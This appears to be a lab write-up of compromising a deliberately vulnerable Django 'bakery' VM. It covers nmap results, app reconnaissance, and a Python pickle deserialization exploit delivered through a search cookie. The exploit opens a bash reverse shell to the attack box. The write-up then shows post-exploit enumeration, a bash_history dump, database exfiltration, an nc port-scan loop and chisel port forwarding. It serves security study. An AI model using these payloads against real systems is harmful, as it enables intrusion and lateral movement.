

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Wed Nov 27 15:48:12 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.16
Nmap scan report for 10.9.9.16
Host is up (0.00036s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
5003/tcp open  filemaker?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 27 Nov 2024 20:49:23 GMT
|     Server: WSGIServer/0.2 CPython/3.8.6
|     Content-Type: text/html; charset=utf-8
|     X-Frame-Options: DENY
|     Vary: Cookie
|     Content-Length: 7453
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     Set-Cookie: csrftoken=rjkIpip02Q7ZxMhAwLdycgBdwAWIa8gX4bmB2ia900tDCn0G93rvi2D6T8vhIBAc; expires=Wed, 26 Nov 2025 20:49:23 GMT; Max-Age=31449600; Path=/; SameSite=Lax
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
|     <meta name="description" content="">
|     <meta name="author" content="">
|     <title>[Un]baked | /</title>
|     <!-- Bootstrap core CSS -->
|     <link href="/static/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
|     <!-- Custom fonts for this template -->
|     <link href="/static/vendor/fontawesome-free/css/all.min.cs
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Wed, 27 Nov 2024 20:49:23 GMT
|     Server: WSGIServer/0.2 CPython/3.8.6
|     Content-Type: text/html; charset=utf-8
|     X-Frame-Options: DENY
|     Vary: Cookie
|     Content-Length: 7453
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     Set-Cookie: csrftoken=VNJrz7AMvuDioUTFP9vx818urT2ItnNFuZs57aFJAkpV9LAgkmjYllDQ4UobRVRc; expires=Wed, 26 Nov 2025 20:49:23 GMT; Max-Age=31449600; Path=/; SameSite=Lax
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
|     <meta name="description" content="">
|     <meta name="author" content="">
|     <title>[Un]baked | /</title>
|     <!-- Bootstrap core CSS -->
|     <link href="/static/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
|     <!-- Custom fonts for this template -->
|_    <link href="/static/vendor/fontawesome-free/css/all.min.cs

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 27 15:50:51 2024 -- 1 IP address (1 host up) scanned in 158.14 seconds
Service Enumeration
TCP/5003


Walking the Application
 Björn Kimminich


Penetration Testing
Initial Observations
Having interacted with the web application, there are several input points that present some opportunities for further exploration:
- Possible SQL injection on the user login form
- Possible SQL or other content injection in the search field
- Recipe sharing function
- Content type bypass in the image upload
- Content injection in the title, body, slug fields

- The password reset function appears to be broken, so nothing to explore there
Verbose Error Output



Testing Server-Side Template Injection
Knowing that this is a Django server, we are not likely to get execution by file upload via image bypass, since the Django server is not likely to execute code in a file upload.




At this point the server's busted. You'll need to roll back on a snapshot or re-import the VM. I had the foresight to create a snapshot after first importing, so I'll just roll back and pick back up.
I tested a handful of Jinja2 payloads in different input points, none of which seemed to cause the application to do anything particularly interesting. So, time to move onto something else.
Fuzzing the Search Function

While playing around with the search function, I tried pasting a ton of A characters and that's when I noticed that my search input is directly reflected in the search_cookieresponse header from the server

The data is base64-encoded, which when decoded contains our search payload, plus some data before and after

Set-Cookie: search_cookie="gASVDwAAAAAAAACMC2hlbGxvIHdvcmxklC4="; Path=/
Set-Cookie: search_cookie header always contains the first base64-encoded bytes of gASV.
pickle serialization in the results, which explains a lot about the pickle recipes on the vulnerable web apps. The premise here is that if we pickle some data locally on our attack box and feed it into the web app, it should deserialize it in memory on the target, resulting in code execution.Ironically, this page contains research on the exact application being covered in this box.
Testing Input Deserialization
The issue with this application is that it pickles user input, serializing it, and returns it to the user in a Set-Cookie header in the web server response. Now, we are in direct control of the search_cookie header that will be transmitted back to the server and presumably deserialized, which we're going to verify.


This page contains a script that is suited perfectly to this task

gASV bytes


Exploit
Pickled Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        cmd = ('bash -c "bash -i >& /dev/tcp/10.6.6.9/443 0>&1"')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    # print(base64.b64encode(pickled))
    # or
    print(base64.urlsafe_b64encode(pickled))
Script with modified payload
python3 pwn.pyOutput the base64-encoded pickled data, overwrite the cookie in the browser, and run a search with junk data

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux 8b39a559b296 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 GNU/Linux
Current User
uid=0(root) gid=0(root) groups=0(root)
Users and Groups
Local Users
root:x:0:0:root:/root:/bin/bash
Local Groups
root:x:0:
Network Configurations
Network Interfaces
eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
Interesting Files
/root/.bash_history
nc
exit
ifconfig
ip addr
ssh 172.17.0.1
ssh 172.17.0.2
exit
ssh ramsey@172.17.0.1
exit
cd /tmp
wget https://raw.githubusercontent.com/moby/moby/master/contrib/check-config.sh
chmod +x check-config.sh
./check-config.sh
nano /etc/default/grub
vi /etc/default/grub
apt install vi
apt update
apt install vi
apt install vim
apt install nano
nano /etc/default/grub
grub-update
apt install grub-update
apt-get install --reinstall grub
grub-update
exit
ssh ramsey@172.17.0.1
exit
ssh ramsey@172.17.0.1
exit
ls
cd site/
ls
cd bakery/
ls
nano settings.py
exit
ls
cd site/
ls
cd bakery/
nano settings.py
exit
apt remove --purge ssh
ssh
apt remove --purge autoremove open-ssh*
apt remove --purge autoremove openssh=*
apt remove --purge autoremove openssh-*
ssh
apt autoremove openssh-client
clear
ssh
ssh
ssh
exit
/home/site/db.sqlite3
/home/site/db.sqlite3: SQLite 3.x database, last written using SQLite version 3027002
Privilege Escalation
Reading the Database Contents


Transfer the database file back to Kali for analysis

sqlite3 db.sqlite3 '.tables'sqlite3 db.sqlite3 'select * from auth_user'
Got a list of users from the database, but those hashes aren't going to crack easily:
aniqfakhrulramseyoliverwan
Lateral to Ramsey
Looking at the /root/.bash_history file, we can see that the last person logged in as root had made some SSH connections to 172.17.0.1, which is the gateway from the Docker networking stack back to the host. So, ssh ramsey@172.17.0.1 allows connections from within the container back to the host.
for port in {1..65535} ; do nc -nvz 172.17.0.1 "$port" 2>&1 | grep -v refused ; done
nc and a for loopWe'll have to use leverage a port forwarding solution to reach the port internally.
Port Forwarding to SSH


Chisel is a perfect solution for the task


Download the chisel binary and transfer to the target
sudo ./chisel server --port 8081 --reverseStart the chisel server on your attack box
./chisel client 10.6.6.9:8081 R:2222:172.17.0.1:22 &Open tcp/2222 on attack box in reverse to tcp/22 on 172.17.0.1
